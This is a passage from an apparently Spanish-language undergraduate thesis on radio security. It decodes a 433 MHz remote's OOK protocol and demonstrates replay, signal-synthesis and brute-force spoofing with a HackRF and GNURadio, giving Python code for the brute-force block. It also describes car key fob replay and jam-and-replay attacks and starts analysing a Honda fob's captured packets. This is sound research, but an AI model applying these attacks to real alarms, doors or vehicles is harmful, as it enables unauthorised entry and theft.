Al pulsar $OFF2 - I@J$ y capturar `0100 0001 0000 0000 0000 0000 0` se ve que los dos *nibbles* que quedaban forman parte del identificador de la acción (aunque el MSB siempre es 0). Sobra un último bit que en todas las pruebas siempre ha tenido valor 0; así que se toma como una constante. Si se quitan los 0 redundantes, el mensaje para especificar ON es `0111`, mientras que el de OFF es `0000`. Aunque bastaría con un bit, es bastante probable que se haya aprovechado el modo de trabajo de un procesador (en palabras de 4 u 8 bits, seguramente, no en bits sueltos) para añadir redundancia en la acción a tomar; de modo que no un error de bit al transmitir no provocara justo la orden contraria a la que se pretende dar. Estas mismas pueden ser las razones de intercalar 0 entre cada bit de información.

Finalmente, el protocolo completamente desglosado se muestra en el listado 3.11.

Listado 3.11: Información obtenida sobre el protocolo del mando EM_MAN-001 tras analizar los cambios al variar el selector.

```
# BOT: Botón (dos bits -> 4 posibilidades): 00 (1), 10 (2), 01 (3) y 11 (4)
# SEL: Selector (dos bits -> 4 posibilidades): 00 (I), 10 (II), 01 (III) y 11 (IV)
# RUL: Ruleta (cuatro bits -> 16 posibilidades): 0000 (A), 0001 (B), ..., 1111 (P)
# ACC: Acción (un bit -> 2 posibilidades): 000 (OFF), 111 (ON)

Boton      Selector   Ruleta           Bits
#                                     FLUJO    |   CANAL    |  ON/OFF    | 0
#                                      RUL     |  BOT  SEL  |   ACC      |
'ON / 1'     'I'        'J'           0100 0001 | 0000 0000 | 0001 0101 | 0
'ON / 2'     'I'        'J'           0100 0001 | 0100 0000 | 0001 0101 | 0
'ON / 3'     'I'        'J'           0100 0001 | 0001 0000 | 0001 0101 | 0
```

```
'ON / 3'     'I'       'J'              0100 0001 | 0101 0000 | 0001 0101 | 0
# ---- Pruebas con el selector --------------------|-----------|-----------|--
'ON / 2'     'I'       'J'              0100 0001 | 0100 0000 | 0001 0101 | 0
'ON / 2'    'II'       'J'              0100 0001 | 0100 0100 | 0001 0101 | 0
'ON / 2'   'III'       'J'              0100 0001 | 0100 0001 | 0001 0101 | 0
# ---- Pruebas con la ruleta ----------------------|-----------|-----------|--
'ON / 2'     'I'       'J'              0100 0001 | 0100 0000 | 0001 0101 | 0
'ON / 2'     'I'       'P'              0101 0101 | 0100 0000 | 0001 0101 | 0
'ON / 2'     'I'       'E'              0001 0000 | 0100 0000 | 0001 0101 | 0
# ---- Pruebas con la acción ----------------------|-----------|-----------|--
'ON / 2'     'I'       'J'              0100 0001 | 0100 0000 | 0001 0101 | 0
'OFF/ 2'     'I'       'J'              0100 0001 | 0100 0000 | 0000 0000 | 0

# Formato del paquete:
#    RUL      BOT   SEL     ACC
# 0X0X 0X0X 0X0X 0X0X 000X 0X0X 0
```

3.2.10 Suplantación del dispositivo


Gracias a la información obtenida en el análisis del protocolo en la sección 3.2.9 ya se puede proceder a suplantar el mando usando una SDR. En este caso, los ataques se realizarán con el HackRF.

3.2.10.1 Ataques de repetición


El primer tipo de ataque es simplemente repetir la señal. Aunque no hace falta conocer el formato de un paquete del protocolo para aplicar este método, el primer paso del algoritmo permite predecir con certeza si el ataque será exitoso o no. Esto puede ayudar a detectar problemas de emisión al repetir la señal (si se sabe que es vulnerable) o a no perder tiempo grabando y emitiendo la señal (si se sabe que no es vulnerable).

Como su propio nombre indica, este ataque consiste en grabar una señal (por ejemplo, la $ON1 - IA^{32}$), que se usa para encender una luz. Más tarde, cuando se quiera encender la luz sin tener disponible el mando legítimo, sólo hay que emitir esa misma grabación. Este proceso se puede repetir tantas veces como se desee.

Este proceso es extremadamente sencillo y sólo hacen falta dos bloques con GNURadio: el que maneja la E/S con la SDR y el que maneja la E/S con el sistema de archivos. En realidad cada una de estas acciones (entrada y salida) se realiza con distintos bloques; pero el diagrama es prácticamente igual en un sentido que en otro. En las imágenes 3.16 se muestran los diagramas encargados de capturar la señal y luego repetirla.



(a) Diagrama para la recepción y almacenamiento.



(b) Diagrama para la emisión.

Figura 3.16: Diagramas de bloques en GNURadio para grabar y enviar cualquier señal.

Para ahorrar tiempo y mejorar la calidad de la recepción, se pueden fusionar estos dos diagramas y añadir

[32] Ir a la sección 3.2.9 para ver el significado de esta notación.

un filtro en la recepción y un amplificador en la emisión. El resultado se muestra en el diagrama 3.17.




Figura 3.17: Diagrama realizado a partir de la fusión entre 3.16a y 3.16b

Primero se ejecuta el diagrama 3.16a para grabar la señal deseada. Cuando se ha conseguido capturar[33], se lee desde el diagrama 3.16b que enviará la señal a través del HackRF, provocando la respuesta deseada, como si se enviara desde el propio mando.

Con este tipo de ataques se puede suplantar al mando siempre y cuando se pueda grabar la señal con anterioridad. Esto significa que si se quieren transmitir órdenes arbitrarias se debe mantener una base de datos con todas las señales posibles ya grabadas, lo que supone almacenar $4 * 2 * 4 * 16 = 512$ (4 botones, con 2 posibilidades cada uno, 4 posiciones del selector y 16 de la ruleta) archivos. Suponiendo que se utiliza una velocidad de muestreo de 2×10^6 muestras por segundo de tipo `complex`, que ocupan 64 bits, 8 Bytes, cada una (32 bits para la componente I y otros 32 para la Q) y una captura típica puede durar alrededor de 3 segundos, el tamaño de cada archivo sería de unos 16 MB, ocupando todo el conjunto de grabaciones unos 8 GB. Bajo estos mismos supuestos y añadiendo que se puede realizar una grabación completa en alrededor de 30 segundos (contando con el tiempo necesario para ajustar los parámetros necesarios) se tardarían $\frac{\frac{512}{2}}{60} = \frac{256}{60} \approx 4{,}2$ horas en completar la tarea sin realizar ningún descanso.

Dada la poca eficiencia de este ataque y la dificultad de escalar el ataque para poder enviar órdenes arbitrarias[34], hay que considerar otras opciones como la expuesta en la sección 3.2.10.2.

3.2.10.2 Sintetizar la señal

En primer lugar, antes de empezar con la síntesis de la señal para emitirla, hay que recordar la sección 2.4. En ella se establecían los límites necesarios a la hora de emitir a 433 MHz. Una vez se tiene clara la regulación vigente, se puede continuar.

Lo segundo que se debe saber es caracterizar la señal. Los parámetros que se deben conocer para poder transmitir la señal correctamente son:

Velocidad de transmisión Esta será la frecuencia a la que el receptor intentará decodificar los datos. Si no se usa esta velocidad el receptor puede no recibir ningún dato o, directamente decodificar un mensaje diferente al que se quería transmitir.

[33] Puede resultar necesario alguna pequeña edición del archivo resultante (se puede editar como audio normal) para quedarse sólo con los extractos deseados.

[34] Si con un dispositivo tan sencillo como este mando hacen falta más de 4 horas y 8 GB para terminar, cualquier protocolo poco más complejo se sale completamente del espectro de posibilidades.

Frecuencia de portadora Para poder emitir donde el receptor está escuchando.

Tipo de modulación El receptor espera una señal con una modulación concreta. Si no consigue demodular lo que se le envíe, lo descartará y seguirá esperando a que le llegue alguna orden.

Ya se ha caracterizado la señal al principio de esta sección, en el apartado 3.2.1. Si no se hubiera hecho aún, habría que realizar el mismo proceso que ahí se describe. En este caso, la velocidad de transmisión es de 675'92 Hz (ver p.39), la portadora está en los 433.92 MHz y la modulación es OOK.

También es necesario conocer el método de codificación para saber qué señal digital hay que generar para que el receptor interprete los datos como se quiere y realice la acción esperada. En este caso un 1 es representado con un pulso largo ($\frac{3}{4}$ partes de ciclo en alto) y un 0 con uno corto ($\frac{1}{4}$ de ciclo en alto), como se muestra en la figura 3.11.

Puesto que los pulsos se diferencian en función del número de cuartas partes de ciclo ocupadas, el modo más sencillo de crear la onda cuadrados es generar una muestra con valor `1110` (14) cuando se quiera enviar un 1 y `1000` (8) para un 0. Luego, este número se serializa y se convierte en cuatro muestras sucesivas como las que se muestran en la imagen 3.18. De este modo se consigue crear un pulso largo o uno corto sin ningún problemas.




Figura 3.18: Gráfica de puntos con la señal cuadrada generada representando el valor `011`.

En el diagrama de GNURadio se utiliza el bloque `Vector Source` para generar un flujo continuo de '1' y '0' (y '2', para añadir espacio entre paquetes). Después, cada uno de estos números de entrada se convierte, respectivamente, a 14, 8 y 0 mediante el bloque `Map`. Finalmente, se serializan estos valores con el bloque `Unpack K bits` con $k = 4$ y se obtienen cuatro muestras (con valores `1110`, `1000` y `0000`, respectivamente) por cada número entrante. A la salida se obtiene una señal cuadrada como la que se muestra en la figura 3.18.

Después de crear la onda cuadrada, se adecúa a la frecuencia de transmisión con el bloque `Rational Resampler` con un factor de interpolación de $\frac{v_{muestreo}}{\frac{v_{transmisión}}{4}}$ (se divide entre 4 porque se han generado 4 muestras por cada bit a enviar. En este caso, $v_{muestreo} = 2 \times 10^6$ Muestras por segundo (aunque se puede cambiar según el *hardware* utilizado) y $v_{transmisión} = 675{,}9$ Hz.

Por último, se puede filtrar y amplificar la señal con los bloques `Moving Average` y `Multiply Const`, respectivamente, y se convierte al tipo `complex`, que es lo único que acepta el bloque `osmocom Sink`. Desde este último bloque ya pasa directamente al HackRF y se emite la señal. Aparentemente, la modulación la realiza el propio HackRF al intentar transmitir directamente la señal cuadrada en la frecuencia indicada (la portadora). Sin embargo, esto no tiene por qué ser así en otros transceptores definidos por *software*. El diagrama final se muestra en la figura 3.19.




Figura 3.19: Diagrama encargado de sintetizar la señal cuadrada y emitirla a la frecuencia señalada.

Al ejecutar el diagrama con el valor `0100 0001 0100 0000 0001 0101 0` ($ON2 - I@J$) en la variable `packet` se enciende la luz que se corresponde con ese código, como si se estuviera pulsando el mando.

La ventaja de este ataque frente al de repetición expuesto en el apartado 3.2.10.1, aunque sea más complejo, es que se puede enviar cualquier dato que se desee, independientemente de si se ha recibido (y capturado) con anterioridad.

Por ejemplo, en lugar de una luz podría tratarse de una puerta o una alarma[35]. Si siempre se recibe la señal para armarla y se pretende usar el ataque de repetición, no se podría desarmar la alarma. Sin embargo, si se sabe el formato del paquete necesario para desactivarla, no hace falta esperar a capturar el paquete adecuado.

3.2.10.3 Ataque de fuerza bruta

Si en el caso expuesto en el párrafo anterior (al finalizar el apartado 3.2.10.2) se supiera el formato del protocolo pero no los valores concretos, se podría intentar enviar todas las señales disponibles hasta que alguno provoque la acción esperada (abrir una puerta, desarmar la alarma...).

[35] Aunque parezca mentira, algunas alarmas baratas resultan tan triviales de atacar como este mando.

Con este propósito se ha desarrollado un bloque propio, `Packet Source`, que sustituye al bloque `Vector Source` en el diagrama 3.19 (el resto se queda igual). Su código se muestra en el listado 3.12.

Listado 3.12: Extractos del código del bloque `Packet Source`

```
import re \
    , exrex

import numpy as np
from gnuradio import gr

class blk (gr.sync_block):
    """
    Generates all possible combinations of 'n' bits packets that match the given pattern
    """

    def __init__ (self
                , n = 2
                , repetitions = 1
                , pattern = ".*"
                , spacing = 3
                , comb_spacing = 30
    ):  # only default arguments here
        """
        Constructor

        Args:
            n -> Number of bits per packet

            repetitions -> Number of times that every matched combination should be
                repeated

            pattern -> Regex (accepted by 're') to filter the accepted bit strings

            spacing -> Number of periods left blank between packets

            comb_spacing -> Number of periods left blank between the last packet
                    of one combination and the first of the next combination.
        """
        gr.sync_block.__init__ (
            self,
            name = 'Packet source',
            in_sig = [],
            out_sig = [np.int8]
        )

        ####
        # Inicializaciones
        ####

        # (...)

    def gen_packet (self):
        """
        Infinite generator
        Generates all combinations of n_bits that matches the given pattern and repeats
        them again.
```

```
        Returns:
            A list with the generated combination
        """
        n = self.n
        spacing = self.spacing
        repetitions = self.repetitions
        pattern = self.pattern

        # Substitues '.' for '[01]', as packets are a binary string
        pattern = re.sub ("[.]", "[01]", pattern)
        # Python's regex substitutes '*' for {0, 4294967295}, and '+' for {1, 4294967295}.
        # To reduce the output of exrex, 4294967295 is changed for n
        pattern = re.sub ("[*]", "{0," + str (n) +  "}", pattern)
        pattern = re.sub ("[+]", "{1," + str (n) +  "}", pattern)


        if exrex.count (pattern, limit = n + 1) < (2 ** self.n):

            # Generated with exrex (reversing the regular expression)

            while True:
                for b in exrex.generate (pattern, limit = n + 1):

                    # Spacing between packets
                    yield [2] * self.comb_spacing

                    if len (b) == n:
                        # Repeats the current combination 'repetitions' times, if it
                        # matches
                        for i in xrange (repetitions):

                            yield [ int (x) for x in b ] + [2] * spacing
                            print b

        else:
            # Normal generation (pure bruteforcing)

            regex = re.compile (pattern)
            b = 0
            while True:

                s = "{0:b}".format (b).zfill (n)

                if regex.match (s):
                    # Spacing between packets
                    yield [2] * self.comb_spacing

                    # Repeats the current combination 'repetitions' times, if it matches
                    for i in xrange (repetitions):

                        yield [ int (x) for x in s ] + [2] * spacing
                        print s

                # Restarts the counter
                if b >= ((2 ** n) - 1):
                    b = 0
                else:
                    b += 1
```

```
113
114     def work (self, input_items, output_items):
115         """
116         Signal processing
117         """
118         extra_pkt = []
119         # Fills the buffer with the current packet
120         room = (len (output_items [0]) - len (self.remaining))
121
122         # To avoid exceptions when output_items is little, takes only the previous items
123         if room <= 0:
124             output_items [0][:] = np.array (self.remaining [:len (output_items [0])])
125             self.remaining = self.remaining [len (output_items [0]):]
126
127             return len (output_items [0])
128
129
130         packet = []
131         acc_len = 0
132
133         while len (packet) < room:
134             tmp = self.generator.next ()
135             acc_len += len (tmp)
136             packet += tmp
137
138
139         output_items [0][:] = np.array (
140                                 self.remaining
141                                 + packet [:room]
142         )
143
144         # Stores the remaining bits to be sent on the next buffer
145         if acc_len > room:
146             self.remaining = packet [room:]
147         else:
148             self.remaining = []
```

El constructor (línea :12) recibe cinco parámetros:

n Número de bits por paquete. Aunque no es estrictamente necesario para realizar la emisión, permite optimizar la emisión de los paquetes calculando si es mejor utilizar la expresión regular dada como entrada o calcular todas las combinaciones posibles de longitud n y sólo devolver las que coincidan.

repetitions Número de repeticiones de cada paquete. En el apartado 3.2.7 se ha mencionado que el control de errores usado por este protocolo es simplemente enviar varias veces el mismo mensaje.

pattern Expresión regular para describir los paquetes que se quieren enviar. Esto resulta útil si, por ejemplo, se tiene un paquete de 32 bits pero sólo se quieren variar los bits 7, 8, 13 y 17. La diferencia entre generar todas las combinaciones de 32 bits ($2^{32} = 4294967296$) y sólo las necesarias ($2^4 = 16$) supone poder solucionar el problema en unos segundos o no parar de probar combinaciones hasta varias decenas de años después (lo que, obviamente, resulta impracticable).

spacing Número de pulsos de distancia entre un paquete y el siguiente. Puede que el receptor sea capaz de detectar sin problemas el fin de un paquete y el principio de otro; pero también puede ser que haya algún fallo en la transmisión e interprete algo distinto a lo que se pretende enviar (hay que recordar que

el único mecanismo de detección de errores es repetir la misma información). Este es el mismo método que usa el emisor legítimo; así que es el que se ha utilizado.

`comb_spacing` Igual que el anterior, pero se refiere al espaciado entre paquetes de combinaciones distintas Es decir, distancia entre los grupos de n repeticiones. La diferencia se puede ver, por ejemplo, entre las líneas :99 y :104.

Por su parte, la función `work` (:114) simplemente se encarga de pedir una nueva combinación al generador y llenar el buffer con el resultado, controlando el tamaño de los datos proporcionados, y enviarlos al siguiente bloque (`Map`, en este caso).

La parte interesante de este bloque empieza en la línea 48, en la función `gen_packet`. Este es un generador que puede operar en uno de los siguientes modos, según cuál genere menos cantidad de elementos:

Invertir la expresión regular Utiliza exrex [67] para, dada una expresión regular, generar todas las cadenas válidas para esa expresión regular. De este modo no se pierde tiempo generando posibilidades que no van a ser utilizadas. Por ejemplo, con la expresión regular `.{2}101` y $n = 5$, exrex sólo genera 4 combinaciones: 00101, 01101, 10101 y 11101 (dentro de la función, en la línea 61 se convierte la expresión regular a `[01]{2}101`); mientras que el otro método generaría las $2^5 = 32$ cadenas posibles y sólo imprimiría esas cuatro.

Calcular las 2^n posibilidades Es tan simple como usar un contador b y obtener su valor en binario (con longitud n). Si no coincide con la expresión regular objetivo, incrementa el contador y pasa al siguiente intento.

Para saber qué método utilizar, se calculan las combinaciones que se generan con cada uno de los métodos: si la estimación de la salida de exrex es menor que 2^n, se utiliza exrex. Si no, se utiliza la fuerza bruta.

En el blog personal, en https://foo-manroot.github.io/assets/posts/2018-01-15-gnuradio-ook-transmit/demo.webm, se dispone de una demostración de este ataque para encender y apagar dos bombillas del mismo canal pero distinto botón.

3.3 Industria automovilística

Los mandos para abrir un coche a distancia también usan radiofrecuencia para comunicarse con el coche. En ocasiones, los protocolos que usen serán más complejos que los que se han visto en la sección 3.2. A esto se añade que el valor de un coche suele ser mayor que el de los objetos estudiados en esa sección, así que un fallo de seguridad en estos entornos supone pérdidas mucho mayores que antes[36]. Esto suele motivar a las empresas fabricantes para dedicar más esfuerzo en la seguridad de las comunicaciones, aunque esto no es siempre cierto.

Esto se aplica a todo tipo de comunicaciones, pero los ataques más populares contra las comunicaciones por radio de los coches, excluyendo protocolos estándar como *wi-fi* o *Bluetooth*, están dirigidos a la capa física:

Ataque de repetición Es el mismo ataque que se ha puesto en práctica en el apartado 3.2.10.1. Simplemente se trata de grabar la señal del mando al abrir las puertas y repetirla. Sorprendentemente, este ataque tiene éxito bastantes ocasiones (lo que, estando en juego un coche, son demasiadas).

Jam & replay Para defenderse de los ataques de repetición, una de las técnicas es utilizar un contador aleatorio[37] que siga una serie sólo conocida por el emisor y el receptor. Dejando aparte vulnerabilidades

[36] Aunque abrir una puerta de garaje o inutilizar una alarma también suponen un riesgo muy alto.
[37] Como casi todo lo que concierne a aleatoriedad y ordenadores, en realidad es pseudoaleatorio.

de más alto nivel como un ciclo corto para esta serie o una salida predecible, se puede atacar este enfoque en la capa física.

Este ataque, ilustrado en la figura 2.7 consiste en enviar una señal con gran potencia para que el receptor no pueda aislar la señal legítima[38]; mientras se captura por otro lado la señal del mando, que tendrá un contador con valor n. Luego, cuando la víctima pulsa de nuevo el mando para abrir el coche con una nueva señal con contador $n+1$, el atacante emite la señal con contador n y captura la nueva, con $n+1$, para emitirla más tarde y que el coche acepte la señal (puesto que el contador tiene el valor correcto).

Su efectividad se reduce a un sólo intento (o a unos pocos, dependiendo de la ventana de error que acepte el coche para el contador), pero no hace falta ninguno más para robar el coche.

Una tercera aproximación es atacar el protocolo en sí, pero no es una medida tan popular debido a que requiere un examen más complejo. El algoritmo 3.2 puede ayudar hasta cierto punto; pero puede resultar extremadamente complicado intentar deducir el esquema de cifrado o autentificación utilizado si no se tienen todas las especificaciones, lo que no suele ser posible por el carácter confidencial de la documentación.

Samy Kamkar[39] ha realizado varias investigaciones sobre la seguridad en comunicaciones por radio [18] [28] y también es bastante activo en el *hacking* de coches [43], por lo que su nombre aparecerá varias veces a lo largo del TFG (de hecho, ya ha aparecido).

Para este TFG se han estudiado los mandos de dos coches: la un compacto Honda de gama media y una berlina Fiat de gama alta. El primero de los dos está controlado por un mando con FCC ID *MLBHLIK-1T*.

3.3.1 MLBHLIK-1T

En la imagen 3.20 se muestra el mando que se pretende estudiar. Como se ve, sólo tiene dos botones: uno para abrir las cerraduras y otro para cerrarlas. Esto deja poco margen de acción para probar el algoritmo 3.2. Si a esto se le añade el hecho de que la seguridad en los coches se toma como un elemento clave en el diseño de las llaves (al fin y al cabo, su propósito es el de controlar el acceso al vehículo) [68], las perspectivas de obtener algún resultado en el estudio del protocolo son bastante poco favorables.

Sin embargo, esto no significa que no se deba intentar este estudio. Para ello, en lugar de utilizar GNURadio de nuevo, se presenta una nueva herramienta: *Universal Radio Hacker (URH)*. Como ya se ha comentado anteriormente, hay múltiples modos de realizar la misma tarea. Este hecho se demuestra por ejemplo en la realización de las mismas tareas con Python o con GNURadio en las secciones 3.2.3 y 3.2.5, respectivamente.

Figura 3.20: Imagen del mando MLBHLIK-1T de un coche Honda.

URH es una herramienta dedicada precisamente al estudio de protocolos de radio desconocidos, con integración de diversas SDR como RTL-SDR, HackRF o BladeRF [69]. Entre sus funcionalidades, las más básicas son automatizar la detección de los parámetros de la señal y decodificarla. En otra ventana, se pueden ver los paquetes decodificados en una matriz en la que se pueden comparar y clasificar, añadiendo etiquetas de colores y calculando automáticamente campos como un *checksum*. También cuenta con un menú para enviar señales o hacer *fuzzing* (enviar señales con una sección cambiante, útil para los ataques de fuerza bruta). Otra de sus características más atractivas es la capacidad de extender su funcionalidad con decodificadores propios y *plugins*.

[38] Como se vio en la sección 2.4, hay restricciones sobre la potencia máxima de emisión. Sin embargo, puesto que se está hablando sobre modos ilegítimos de abrir un coche, se obvian las menciones al respecto.

[39] https://samy.pl

En primer lugar se captura una señal con GNURadio (aunque URH también lo permite) con el diagrama que ya se tiene creado para los ataques de repetición, mostrado en la imagen 3.16a. En esta captura se realizan las siguientes acciones con el mando, en orden cronológico:

- Pulsar el botón ON (abrir las puertas) una vez
- Esperar un segundo
- Pulsar el botón ON (abrir las puertas) una vez
- Esperar un segundo
- Pulsar el botón ON (abrir las puertas) y mantenerlo durante un segundo
- Esperar un segundo una vez ha acabado el otro segundo de pulsación larga
- Pulsar el botón OFF (cerrar las puertas) una vez
- Esperar un segundo
- Pulsar el botón OFF (cerrar las puertas) una vez
- Esperar un segundo
- Pulsar el botón OFF (cerrar las puertas) y mantenerlo durante un segundo
- Esperar un segundo una vez ha acabado el otro segundo de pulsación larga

Al importar esta señal en URH se obtiene una ventana como se muestra en la imagen 3.21. Como se ve, los parámetros detectados automáticamente decodifican varios paquetes con valor `1`, lo que, al observar la señal en el diagrama temporal, se deduce que es una interpretación incorrecta. Este error se produce porque la detección automática ha establecido que cada bit está codificado en unas 100 muestras. Para ajustar este valor, se examina manualmente la señal para ver aproximadamente dónde se producen los cambios de frecuencia. En este caso, un bit dura aproximadamente 800 muestras. Tras ajustarse este valor, se obtienen unos valores que parecen más ajustados a la realidad.

Figura 3.21: Señal del mando MLBHLIK-1T importada en URH

Cuando se tienen los datos decodificados, se puede pasar a la pestaña «Analysis» para intentar extraer los campos del paquete. Para ello se utiliza la funcionalidad de URH de asignar colores a las distintas secciones de un paquete. Los paquetes capturados son los siguientes:

```
# ON  (espera: 1s) ON  (espera: 1s) ON  (continuo: 1s)
# (espera: 1s) OFF (espera: 1s) OFF (espera: 1s) OFF (continuo: 1s)

# Primer paquete (ON):
Preámbulo: 0x33 * 102
1e38661ccce739cce1e1e38ccc798c71c703f31e38661ccce739cce1e1e38ccc798c71c703f3ff

# Segundo paquete (ON):
1e1e61e1e71e19c678e638e78e198719ccfc0ce1e19e1e18e1e6398719c71871e678e63303f3ff

# Tercer paquete (ON largo):
1e639cc78c7339e3866618e1c79e798e6303f31e639cc78c7339e3866618e1c79e798e6303f3ff
# -- pausa
# preámbulo: 0x33 * 102
1e79ce319e31e1e61ccce19ce38c6661c6fc0ce18631ce61ce1e19e3331e631c73999e3903f3ff
# preámbulo: 0x33 * 10
1e79ce319e31e1e61ccce19ce38c6661c6fc0c00
1e79ce319e31e1e61ccce19ce38c6661c6fc0c00
1e79ce319e31e1e61ccce19ce38c6661c6fc0c00
1e79ce319e31e1e61ccce19ce38c6661c6fc0c00
1e79ce319e31e1e61ccce19ce38c6661c6fc0c00
1e79ce319e31e1e61ccce19ce38c6661c6fc0c00
1e79ce319e31e1e61ccce19ce38c6661c6fc0c00
1e79ce319e31e1e61ccce19ce38c6661c6fc0c00
1e79ce319e31e1e61ccce19ce38c6661c6fc0c00
1e79ce319e31e1e61ccce19ce38c6661c6fc0c00
1e79ce319e31e1e61ccce19ce38c6661c6fc0ff8
